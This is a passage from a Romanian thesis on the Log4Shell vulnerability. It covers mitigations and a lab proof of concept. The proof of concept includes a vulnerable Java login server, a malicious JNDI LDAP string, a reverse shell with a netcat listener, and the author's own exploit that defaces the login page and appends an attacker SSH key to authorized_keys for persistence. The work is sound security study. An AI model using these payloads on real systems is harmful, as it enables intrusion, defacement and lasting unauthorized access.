Pe de altă parte, în cazul utilizatorilor sau mai bine zis, în cazul dezvoltatorilor aplicației vulnerabile, lucrurile stau puțin altfel. Vorbind de dezvoltatorii ce și-au conceput aplicația în jurul unei versiuni vulnerabile a bibliotecii Log4J, ei au mai multe soluții la îndemână pentru a mitiga vulnerabilitatea. **Cea mai eficientă cale ce duce la rezolvarea vulnerabilității este actualizarea imediată a versiunii bibliotecii Log4J ce este folosită în cadrul aplicației.** Ținând cont că prima versiune complet nevulnerabilă la atacul Log4Shell și mutațiile lui este 2.17.1, actualizarea spre oricare altă versiune mai nouă rezolvă problemele cauzate de versiunile anterioare lui 2.17.1.

Totuși, nu de cele mai multe ori această actualizare este primită cu brațele deschise de către dezvoltatori pentru că în majoritatea timpului, în spatele unei arhitecturi stau numeroase dependențe între diverse componente. Aceste dependențe fac uneori procedurile de actualizări destul de anevoioase făcându-i pe dezvoltatori să prefere să rămână pe versiuni vulnerabile pentru a maximiza timpul de operare a serviciului.

Pentru astfel de cazuri există anumite **reparații ale fișierelor de configurație** ce duc la mitigare [35].

1. Pentru versiunile între 2.0-beta9 și 2.10.0 : Rezolvarea constă în ștergerea clasei JndiLookup din directorul de configurație al bibliotecii.

2. Pentru versiunile între 2.10.1 și 2.14.1 : Rezolvarea constă în setarea variabilei de sistem, de obicei variabilei de JVM(Java Virtual Machine) numită ”log4j2.formatMsgNoLookups” sau ”LOG4J_FORMAT_MSG_NO_LOOKUPS” în valoarea TRUE.

Trebuie menționat faptul că aceste rezolvări descrise mai sus merg doar pentru vulnerabilitatea de bază, CVE-2021-44228. Pentru celelalte două vulnerabilități, rezolvarea constă în actualizarea la cea mai recentă versiune a Log4J.

Potrivit acestui articol [22] ce vorbeste despre întreaga vulnerabilitate, există dovezi și demonstrații despre faptul că instalarea unui JDK(Java Development Kit) mai mare decât 8u191 aduce automat o mitigare la vectorul de atac ce folosește LDAP, rămânând însă vectorul de atac prin DNS. Mitigarea prin actualizarea JDK-ului este posibilă datorită setării variabilelor de sistem numite ”com.sun.jndi.rmi.object.trustURLCodebase” și ”com.sun.jndi.cosnaming.object.trustURLCodebase” la valoarea FALSE. Făcându-se această schimbare, căutarea după un server LDAP ce se află într-un mediu extern aplicației este anulată încă de la început, oprind în acest mod încercarea de atac. Putem trage o concluzie despre faptul că mitigarea vulnerabilităților ce se bazau pe injectarea în componenta JNDI și foloseau vectorul de atac LDAP **a fost mitigată încă din anul 2018** când a apărut versiunea 8u191, prima ce aborda această vulnerabilitate de JNDI Injection.

Capitolul 4

Proof of Concept

4.1 Scenariul ales

Scenariul pe care l-am ales pentru replicarea vulnerabilității Log4Shell constă în două mașini virtuale și o rețea ce le conectează și care cuprinde un subnet ce poate cuprinde 30 de host-uri valide și conectate simultan.

Una dintre cele două mașini virtuale reprezintă sistemul vulnerabil ce rulează pe sistemul de operare Ubuntu și are instanțiat un server HTTP scris în limbajul Java cu o funcție minimală de login, dar partea cea mai importantă din acest server este faptul că el ține log-uri despre fiecare utilizator ce încearcă să se conecteze folosind formularul de login, iar acest lucru este făcut folosind o versiune vulnerabilă a bibliotecii Log4J 2.

Cea de-a doua mașină virtuală folosită în cadrul scenariului reprezintă sistemul atacatorului ce rulează pe sistemul de operare Kali Linux. Acesta cuprinde 2 exploit-uri și un *script declanșator* pentru cele 2 exploit-uri. La pornirea atacului, sistemul ține instanțiate două servere, unul de LDAP și altul HTTP. Primul este folosit pentru a îndeplini cerințele atacului legate de condiția existenței unui server LDAP de referință, iar cel de-al doilea este folosit pentru a accesa resursele malițioase ale atacatorului de către server-ul vulnerabil(cealaltă mașină virtuală prezentă în scenariu).

4.2 Server-ul vulnerabil

Așa cum am scris anterior, Server-ul vulnerabil este de fapt un server HTTP instanțiat cu ajutorul bibliotecii Spark. În principiu, singurul lucru pe care îl face server-ul este să afișeze o pagină HTML ce ilustrează un formular de login, iar pe baza a ce introduce utilizatorul, să afișeze dacă credențialele introduse sunt corecte sau nu (Listing 4.1, Figura 4.1). Pe lângă această funcționalitate de bază prezentată anterior, server-ul mai și stochează date despre istoricul de completare a formularului, referindu-mă mai ales la stocarea username-ului ce a încercat să se conecteze (Figura 4.2).




Figura 4.1: Pagina de login afișată la intrarea pe varianta vizuală a instanței server-ului vulnerabil

Listing 4.1: Codul sursă al server-ului vulnerabil

```
log.info("Server started!");

Spark.port(8080);
Spark.get("/", (req, res) -> {
    try {
        String htmlFilePath = "/home/bogdan/Desktop/server-try2/Server-
        vulnerabil/src/main/java/main/java/login.html";
        return new String(Files.readAllBytes(Paths.get(htmlFilePath)));
    } catch (IOException e) {
        log.error("Eroare la citire", e);
        res.status(500);
        return "Eroare la incarcarea resursei";
    }
});

Spark.post("/login", (req, res) -> {
    String username = req.queryParams("username");
    String password = req.queryParams("password");

    log.info("User " + username + " tried to login");
    if ("admin".equals(username) && "admin".equals(password)) {
        return "Welcome, " + username + "!";
    } else {
        return "Invalid credentials. Please try again.";
    }
});
}
```

Problema apare la introducerea unui string malițios în câmpul username din cadrul




Figura 4.2: Exemplu de comportament normal al user-ului translatat în logging-ul server-ului

formularului deoarece niciun fel de log nu apare, astfel dezvoltatorul nu are de unde să știe de existența atacului din această sursă de informații.

4.3 Sistemul atacatorului

Sistemul atacatorului este reprezentat în acest scenariu de o mașină virtuală pe care este instalat distributia de linux numită Kali Linux. Față de exploit-urile disponibile pe Internet, eu am venit cu o îmbunătățire a atacului prin **asigurarea persistenței atacatorului pe stația vulnerabilă**(în acest caz, cealaltă mașină virtuală). Acest lucru este posibil prin injectarea cheii publice a atacatorului în fișierul ce conține cheile publice acceptate pentru conexiuni fără parola ce vin pe SSH spre server-ul vulnerabil.

Pâna a ajunge la executarea exploit-urilor de către *victimă* este necesar un **launcher** care să instanțieze două servere, unul pentru a satisface condițiile de apariție a atacului, adică cel de LDAP, iar celălalt, cel HTTP, pentru a face disponibilă accesarea de către victimă a exploit-urile ce urmează a fi executate. Pe lângă aceste funcționalități descrise mai sus, el mai este responsabil de compilarea fișierelor sursă ale exploit-urilor înainte de a fi încărcate clasele rezultate pe server-ul HTTP.

Pentru a duce această tactică la bun sfârșit sunt necesare doua variante de exploituri ce merg sub formă de lanț. Primul exploit este de fapt și cel clasic care asigură un shell unidirecțional între victimă și atacator [26]. L-am folosit pentru a afla **username-ul** pe care rulează aplicația vulnerabilă la atacul Log4Shell. Îmi trebuie acest username pentru că pe acesta îl voi folosi după rularea celui de-al doilea exploit în comanda de conectare spre victimă folosind SSH.

Primul script îmi asigură pentru moment acces la server, însă această conexiune **poate fi oprită la oricare oprire/restartare a server-ului**. Pentru a scăpa de acest obstacol, am gândit un al doilea script ce vine în completarea primului ce asigură persistența la server-ul vulnerabil prin injectarea cheii publice a atacatorului în fișierul ce conține cheile publice considerate sigure și care permit utilizatorilor ce le dețin să se conecteze la server fără a fi nevoie să introducă o parolă. Rularea doar a acestui script, cel de-al doilea, nu este suficientă pentru asigurarea persistenței deoarece, chiar dacă executarea acestui script nu depinde de primul, pentru ca atacatorul să poată se conecteze la server-ul vulnerabil are nevoie de un username, mai exact username-ul pe care rulează aplicația vulnerabilă, iar acest username îl poate lua cu ajutorul primului exploit. Pe lângă funcționalitatea principală descrisă mai sus, am mai implementat și o funcție care arată efectele acestui

atac în legătură cu stricarea aspectului aplicației. Astfel, la executarea acestui exploit, pe lângă asigurarea persistenței, exploit-ul va schimba și aspectul paginii inițiale de logare într-un aspect specific aplicațiilor ce au fost victimele atacatorilor.

Listing 4.2: Codul sursă al celui de-al doilea exploit: partea de persistență și schimbarea aspectului paginii

```
String host = "ip-ul sistemului controlat de atacator";
int port = 9001;
String cmd = "/bin/sh";
String publicKey = "ssh-rsa ......."
String script =
"#!/bin/bash\n" +
"current_directory=$(pwd)\n" +
"echo \"<!DOCTYPE html>\n" +
"<html lang=\\\"en\\\">\n" +
"<head>\n" +
"    <title>Hacked</title>\n" +
"</head>\n" +
"<body>\n" +
"    <h2>Hacked!</h2>\n" +
"</body>\n" +
"</html>\" >
\"${current_directory}/src/main/java/main/java/login.html\"\n\n" +
"echo '#!/bin/bash\n" +
"PROCESS_ID=$(ps -ef | grep \"main.java.Server\"
| grep -v grep | awk '\"'\"'{print
$2}'\"'\"')\n\n" +
"if [ ! -z \"$PROCESS_ID\" ]; then\n" +
"    kill $PROCESS_ID\n" +
"    wait $PROCESS_ID 2>/dev/null\n" +
"fi\n" +
"./mvnw exec:java -Dexec.mainClass=main.java.Server' > reload.sh\n\n" +
"chmod 777 reload.sh\n" +
"./reload.sh\n\n" +
"echo \"" + publicKey + "\" >> ~/.ssh/authorized_keys\n" +
"chmod 700 ~/.ssh\n" +
"chmod 600 ~/.ssh/authorized_keys\n";
```

Codul listat în Listing 4.2 este partea principală din fișierul Exploit2.java ce cuprinde pe lângă codul de mai sus și partea de creare a fișierului bash descris mai sus și executarea sa pe server-ul vizat.

Primul exploit este un simplu cod sursă generat cu un Generator de Reverse Shell [1] ce permite atacatorului să procure informații prețioase precum numele clasei principale a aplicației sau chiar path-ul ei pe care le integrează mai apoi în cel de-al doilea exploit.

[1] https://www.revshells.com/

Pentru executarea sa corectă mai este necesară o comandă dată în altă fereastra de terminal, anume: **"nc -lvnp 9001"**. Ea pornește utilitarul **netcat** cu o configurație aleasă ce pornește instanța de netcat în modul specific ce *"ascultă"* după eventuale conexiuni, să afișeze toate mesajele de tip log, să nu inițieze o rezolvare DNS pentru un eventual partener de conexiune și să asculte în mod specific pe portul 9001. Astfel, în momentul imediat după execuția primului exploit, atacatorul va *asculta* după reply-ul dat de sistemul victimei, iar în momentul primirii se inițializează un **tunel de control între atacator și victimă**.

Script-ul ce se ocupă de instanțierea serverelor de LDAP și HTTP, iar mai apoi de alegerea, compilarea și *încărcarea* exploit-urilor pe server-ul de HTTP primește ca parametrii ip-ul sistemului controlat de atacator, port-ul ales pentru server-ul HTTP și numărul exploit-ului pe care atacatorul dorește să-l execute. La startul său se afișează informații utile reprezentând instrucțiunile necesare exploatării vulnerabilității folosind script-ul dat (Figura 4.3).

```
root@osboxes:~/Desktop/pentru_kali# python3 poc.py --userip 192.168.195.129 --webport 8000 --decision 1
Comanda de compilare: /root/Desktop/pentru_kali/jdk1.8.0_20/bin/javac Exploit.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Compilarea exploit-ului a reusit
Server-ul LDAP a pornit
: String-ul malitios: ${jndi:ldap://192.168.195.129:1389/123}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Server-ul HTTP a pornit
Listening on 0.0.0.0:1389
```

Figura 4.3: Mesajele afișate la momentul rulării script-ului declanșator pentru exploit-uri

4.4 Derularea atacului

Imediat dupa rularea script-ului declanșator, atacatorul poate să copieze string-ul malițios din instrucțiunile afișate de script și să-l pună în oricare câmp despre care crede el că ar putea fi stocate informații folosind biblioteca Log4J 2. Ținând cont că aplicația vulnerabilă a fost făcută doar cu scop demonstrativ, este clar faptul că orice username ce încearcă să se conecteze este reținut de către aplicație. Deci, este suficientă introducerea string-ului malițios în câmpul username(Figura 4.4).




Figura 4.4: Introducerea string-ului malițios într-un potențial câmp vulnerabil

Până a apăsa butonul de login al aplicației, așa cum am scris mai sus, atacatorul trebuie să aibă deschis într-un alt terminal utilitarul netcat cu flag-urile corespunzătoare ce ascultă pe portul specificat și in exploit, în cazul de față, 9001 (Figura 4.5).




Figura 4.5: Pornirea instanței de netcat cu flag-urile corespunzătoare pe portul 9001

Acum că este totul configurat, atacatorul poate da pe butonul de Login și astfel să inițieze atacul. În secunda următoare, pagina de login vizată începe o buclă infinită de încărcare care nu se va termina decât cu un stop/restart la server din partea administratorului sau cu oprirea conexiuni unidirecționale pe care o are atacatorul și victima în acest moment. Totodată, și pe terminalele deschise de atacator cu utilitarul netcat, respectiv script-ul declanșator se observă modificări (Figura 4.6).




Figura 4.6: Semnele confirmării vulnerabilității pe server-ul vizat

După cum se poate vedea, server-ul a făcut un request la server LDAP instanțiat de atacator, iar mai apoi, server-ul de LDAP l-a redirecționat spre server-ul de HTTP unde se găsește exploit-ul ales de atacator, în acest caz, cel ce crează un tunel între victimă si atacator și îl lasă pe atacator să execute orice comandă dorește într-un shell proaspăt apărut. Pentru a demonstra conectivitatea dintre cei doi, pe terminalul ce ruleaza instanța de netcat și care este de fapt ilustratorul shell-ului deținut de atacator, am rulat comanda ”whoami”, în cazul în care terminalul răspunde cu un username atunci exploit-ul a funcționat, daca nu, atunci conexiunea nu s-a realizat de fapt (Figura 4.7).




Figura 4.7: Răspunsul comenzii whoami

După cum se poate vedea, răspunsul comenzii pare a fi un username, iar acest răspuns ne confirmă încă o dată existența vulnerabilității pe server-ul vizat și faptul că exploit-ul a rulat cu succes. În momentul acesta, atacatorul poate executa absolut orice comandă dorește, de sigur, ea trebuie să fie valabilă pentru user-ul pe care l-a compromis.

După ce atacatorul a făcut rost de informațiile necesare prin exploit-ul de la pasul unu, el poate trece la exploit-ul 2 ce asigură persistența pe server-ul vulnerabil indiferent dacă administratorul lui restartează sau oprește pentru moment aplicația. Astfel, atacatorul poate oprii pentru moment script-ul declanșator și definitiv pentru această sesiune de atac

instanța de netcat, urmând ca el să relanseze script-ul declanșator, doac că de această dată folosind cea de-a doua opțiune a sa, varinta ce implică utilizarea celei de-a doua variante de exploit, creată de mine.

Este destul să reinserăm același string malițios în același câmp pe care l-am descoperit ca fiind vulnerabil prin prisma că stochează istoricul său. De data aceasta, aplicația nu mai ține bucla infinită, iar după o anumită perioadă de timp, portalul de logare ne spune că interconexiunea dintre aplicație și atacator s-a resetat(Figura 4.8).




Figura 4.8: Răspunsul aplicației la injectarea string-ului malițios cu cel de-al doilea exploit

Reîncărcăm aplicația, mai exact URL-ul aplicației și putem observa că înfățișarea paginii s-a schimbat total. De data aceasta putem observa doar un text scris cu un font destul de mare ce cuprinde cuvântul ”Hacked” (Figura 4.9). În acest moment, portalul de login al aplicației a dispărut, iar fără un backup făcut în prealabil, ar fi fost pierdut. Pe lângă acest defacing cauzat de exploit-ul cu numărul doi, trebuie să verificăm și faptul că persistența a fost *instalată* prin metoda abordată de exploit: exploit-ul pune în fișierul ce cuprinde cheile publice acceptate ale server-ului vulnerabil cheia publică a atacatorului pe care acesta o declară. Dacă această strategie a funcționat, atacatorul ar trebui să poată să se conecteze pe stația vulnerabilă prin intermediul SSH pe user-ul de pe care rula aplicația vulnerabilă(cel pe care l-am aflat în urma executării comenzii ”whoami” folosind prima variantă de exploit).




Figura 4.9: Înfățișarea actuală a portalului de logare

Pentru a testa conectivitatea pe SSH către server-ul vizat folosind username-ul obținut din primul exploit, atacatorul poate să deschidă un nou terminal sau sa folosească unul existent și să introducă comanda "ssh user_obtinut@ip_server-vulnerabil". Dacă injectarea a funcționat cu succes atunci atacatorul nu ar trebui să introducă vreo parolă sau sa-i fie refuzată conexiunea(Figura 4.10).

```
root@osboxes:~/Desktop# ssh bogdan@192.168.195.128
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-14-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

*** System restart required ***
Last login: Sun Jun  2 22:42:42 2024 from 192.168.195.129
bogdan@bogdan-virtual-machine:~$
```

Figura 4.10: Conectare reușită prin SSH la server-ul vizat

Deci, exploatarea a fost dusă la bun sfârșit iar atacatorul are acces la sistemul victimă necondiționat, asta doar dacă administratorul server-ului victimă nu observă ceva suspicios în fișierele de log-uri.

Capitolul 5

Concluzia

În această lucrare am abordat subiectul Vulnerabilitățile aplicațiilor Web, concentrându-ne doar pe o anumită speță, anume Vulnerabilitatea 0-day CVE-2021-44228, cunoscută și sub numele *"Log4Shell"*. În fapt, vulnerabilitatea apare din cauza lipsei de sanitizare a input-ului unui utlizator și din cauza unui bug ce a fost descoperit cu mult înainte de a se fi răspândit Log4Shell, anume JNDI Injection.

Astfel, am prezentat diverse exemple de vectori de atac ce pot fi folosiți, împreună cu diverși indici de compromitere extrași de diferiți terți, precum și gravitatea vulnerabilității de la începutul ei și până în luna Mai 2024 cu diverse reprezentări grafice pe seturi de date actualizate. Totodată, sunt expuse și diverse strategii de detecție și mitigare ce pot fi aplicate la nivelul unui Firewall de layer 3 sau layer 7. Cele de layer 3 sunt de fapt anumite ip-uri ce reprezintă IOC-uri pentru această vulnerabilitate, iar cele de layer 7 sunt diverse string-uri de atac folosite de atacatori contra divereselor path-uri pe care le încearcă în cadrul unei aplicații.

Sunt prezentate și 2 tipuri de exploit-uri ce expun efectele exploatării ce pot duce la pierderi de date sau chiar indisponibilizări de servere ce cauzează de cele mai multe ori pierderi financiare. Primul dintre ele este o varintă identică cu cea existentă deja ce deschide un remote shell între atacator și victimă, însă cel de-al doilea exploit a fost conceput de mine pentru a expune și o altă manieră malițioasă a acestui atac. Astfel, exploit-ul doi schimbă aspectul paginii web pe care o aplicație web o crează și **asigură persistența** atacatorului pentru a reuși să se conecteze la server-ul vulnerabil și după un eventual restart dat de către dezvoltator.

În baza studiilor făcute, această vulnerabilitate încă își găsește locul printre lucrul zilnic al inginerilor software prin prisma folosirii unor versiuni vulnerabile de Log4J 2 în cadrul diverselor aplicații disponibile pe piață. Am folosit și un HoneyPot pentru a putea demostra corectitudinea seturilor de date generate cu ajutorul diferitelor utilitare disponibile pe internet, iar rezultatele acestuia confirmă încă o dată prezența reală a dorinței de exploatare din partea atacatorilor ce scanează în masă spațiile de adrese publice ce alcătuiesc Internetul.

Bibliografie

[1] Saeed Abbasi, *2023 Threat Landscape Year in Review: If Everything Is Critical, Nothing Is*, Accesat: 25.03.2024, 2023, URL: https://blog.qualys.com/vulnerabilities-threat-research/2023/12/19/2023-threat-landscape-year-in-review-part-one.

[2] *AbuseIPDB » 155.94.154.170*, Accesat: 13.04.2024, URL: https://www.abuseipdb.com/check/155.94.154.170.

[3] *Adresă IP*, Accesat: 26.03.2024, URL: https://ro.wikipedia.org/wiki/Adres%C4%83_IP.

[4] *Amazon AWS*, Accesat: 30.05.2024, URL: https://aws.amazon.com/.

[5] *Amazon Web Services*, Accesat: 14.04.2024, URL: https://ro.wikipedia.org/wiki/Amazon_Web_Services.

[6] Amber, *Is Your Minecraft Server at Risk? Log4j Explained*, Accesat: 03.06.2024, 2022, URL: https://www.bisecthosting.com/blog/is-your-minecraft-server-at-risk-log4j-explained.

[7] *Ce este malware-ul?*, Accesat: 16.03.2024, URL: https://www.microsoft.com/ro-ro/security/business/security-101/what-is-malware.

[8] Vinugayathri Chinnasamy, *What Is Cyber Security Audit and How Is It Helpful for Your Business?*, Accesat: 04.04.2024, 2023, URL: https://www.indusface.com/blog/what-is-cyber-security-audit-and-how-it-is-helpful-for-your-business/.

